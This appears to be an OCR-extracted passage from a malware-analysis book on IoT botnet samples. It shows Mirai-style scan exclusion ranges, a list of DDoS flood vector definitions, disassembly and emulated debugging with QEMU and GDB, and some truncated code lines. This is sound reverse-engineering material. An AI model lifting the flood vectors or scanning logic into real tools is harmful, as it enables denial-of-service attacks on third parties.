
```
 while (o1 == 127 ||                             // 127.0.0.0/8       - Loopback
       (o1 == 0) ||                              // 0.0.0.0/8         - Invalid address space
       (o1 == 3) ||                              // 3.0.0.0/8         - General Electric Company
       (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7        - Hewlett-Packard Company
       (o1 == 56) ||                             // 56.0.0.0/8        - US Postal Service
       (o1 == 10) ||                             // 10.0.0.0/8        - Internal network
       (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16    - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14     - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10     - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16    - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15     - IANA Special use
       (o1 >= 224) ||                            // 224.*.*.*+        - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 ||
 );
```



```
typedef uint8_t ATTACK_VECTOR;

#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```




```
.rodata:0003DD70 aDhtTransmissio DCB "dht.transmissionbt.com:6881",0
.rodata:0003DD70                                         ; DATA XREF: .data:off_58C2C↓o
.rodata:0003DD8C aRouterBittorre DCB "router.bittorrent.com:6881",0
.rodata:0003DD8C                                         ; DATA XREF: .data:00058C30↓o
.rodata:0003DDA7                 ALIGN 4
.rodata:0003DDA8 aRouterUtorrent DCB "router.utorrent.com:6881",0
.rodata:0003DDA8                                         ; DATA XREF: .data:00058C34↓o
.rodata:0003DDC1                 ALIGN 4
.rodata:0003DDC4 aBttrackerDebia DCB "bttracker.debian.org:6881",0
.rodata:0003DDC4                                         ; DATA XREF: .data:00058C38↓o
```




```
arg_5C=   0x5C

clr      %fp
dec      0x18, %sp
ld       [%sp+0x18+arg_40], %o1
add      %sp, arg_5C, %o2
sethi    %hi(sub_16800), %o0
sethi    %hi(0x10000), %o3
sethi    %hi(loc_21C00), %o4
set      sub_168BC, %o0
set      _init_proc, %o3
set      _term_proc, %o4
mov      %g1, %o5
call     sub_1FBC4
nop
illtrap
illtrap
illtrap
illtrap
illtrap
illtrap

loc_101F0:
set      -0x51A0, %g1
save     %sp, %g1, %sp
mov      0x15, %o2

loc_10200:
and      %i2, 0xFF, %i2
mov      0, %o3
mov      %i3, %o1
call     sub_11EAC
mov      %i2, %o0
sethi    %hi(loc_21C00), %g2
set      -0x513C, %g1
add      %g1, %fp, %g1
set      aGet, %o3            ! "GET"
```

```
64.00% (197,306) (599,284) 000001A4 000101A4: start
```



```
[0x100001f0] ;[gb]
(fcn) entry0 692
  entry0 (int arg_8h, int arg_10h, int arg_30h, int arg_38h);
; arg int arg_8h @ r1+0x8
; arg int arg_10h @ r1+0x10
; arg int arg_30h @ r1+0x30
; arg int arg_38h @ r1+0x38
mr r9, r1
rlwinm r1, r1, 0, 0, 0x1b
lis r13, 0x1003
addi r13, r13, -0x5d80
li r0, 0
stwu r1, -0x10(r1)
mtlr r0
stw r0, (r1)
lwz r4, (r9)
addi r5, r9, 4
mr r8, r3
lis r6, 0x1000
addi r6, r6, 0x94
lis r7, 0x1001
addi r7, r7, -0x1a4
lis r3, 0x1000
```



Select a debugger

Available debuggers

○ No debugger

○ Remote ARM Linux/Android debugger

● Remote GDB debugger


○ Remote iOS debugger

○ Trace replayer

Default debuggers (autoselected for new databases):

NONE

□ Set as default debugger



```
start:

.set back_chain, -0x10

mr          r9, r1
clrrwi      r1, r1, 4
lis         r13, 0x1003
addi        r13, r13, -0x5D80 # 0x1002A280
li          r0, 0
stwu        r1, back_chain(r1)
mtlr        r0
stw         r0, 0x10+back_chain(r1)
```


```
100.00% (-53,77) (136,135) 000001F0 100001F0: start (Synchronized w
```

```
R0  00000000 ↳ MEMORY:
R1  408007F0 ↳ MEMORY:
R2  00000000 ↳ MEMORY:
R3  00000000 ↳ MEMORY:
R4  00000000 ↳ MEMORY:
R5  00000000 ↳ MEMORY:
R6  00000000 ↳ MEMORY:
R7  00000000 ↳ MEMORY:
R8  00000000 ↳ MEMORY:
R9  00000000 ↳ MEMORY:
R10 00000000 ↳ MEMORY:
```


```
100001E0  80 01 00 14 38 21 00 10  7C 08 03 A6 4E 80 00 20  Ç...8!
100001F0  7C 29 0B 78 54 21 00 36  3D A0 10 03 39 AD A2 80  |).xT!
10000200  38 00 00 00 94 21 FF F0  7C 08 03 A6 90 01 00 00  8...ö!
10000210  80 89 00 00 38 A9 00 04  7C 68 1B 78 3C C0 10 00  Çë..8¬
10000220  38 C6 00 94 3C E0 10 01  38 E7 FE 5C 3C 60 10 00  8¦.ö<a
000001F0 100001F0: start
```

```
408007F0
408007F4  4
408007F8  0
408007FC  4
40800800  4
UNKN 408( (Syr
```


```
FFFFFFFF: process  has started (pid=4294967294)
Debugger: attached to process <GDB remote process> (pid=4294967294)
```



```
[0x004001a0 [xAdvc] 75 gdb://127.0.0.1:1234]> pd $r @ fcn.pc
            ;-- pc:
/ (fcn) fcn.pc 30
|   fcn.pc ();
|           0x004001a0      00ee           mov 0x00,r14
|           0x004001a2      f665           mov.l @r15+,r5
|           0x004001a4      f366           mov r15,r6
|           0x004001a6      662f           mov.l r6,@-r15
|           0x004001a8      462f           mov.l r4,@-r15
|           0x004001aa      07d0           mov.l @(0x1C,PC),r0
|           0x004001ac      062f           mov.l r0,@-r15
|           0x004001ae      04d4           mov.l @(0x10,PC),r4
|           0x004001b0      04d7           mov.l @(0x10,PC),r7
|           0x004001b2      06d1           mov.l @(0x18,PC),r1
|           0x004001b4      0b41           jsr @r1
stem-lm32        qemu-system-ppc64le
:/mnt/hgfs/SharedFolder/samples$ qemu-sh4 -g 1234 ./a490bb1c9a005bcf8c
```




```
   0x101a4 mov   %g0, %fp
 > 0x101a8 sub   %sp, 0x18, %sp
   0x101ac ld   [ %sp + 0x58 ], %o1
   0x101b0 add   %sp, 0x5c, %o2
   0x101b4 sethi   %hi(0x16800), %o0
   0x101b8 sethi   %hi(0x10000), %o3
   0x101bc sethi   %hi(0x21c00), %o4
   0x101c0 or   %o0, 0x3bc, %o0
   0x101c4 or   %o3, 0x94, %o3
   0x101c8 or   %o4, 0x124, %o4
   0x101cc mov   %g1, %o5
   0x101d0 call   0x1fbc4
   0x101d4 nop
   0x101d8 unimp   0
remote Thread 60547 In:                           L??   PC: 0x101a8
(gdb) layout asm
(gdb) si
0x000101a8 in ?? ()
(gdb) 

/mnt/hgfs/SharedFolder/samples$ qemu-sparc -g 1234 ./83bb43a36c
```




```
     -a arch     force asm.arch (x86, ppc, arm, mips, bf, java, ...)
```


Chapter 12: Introduction to macOS and iOS Threats

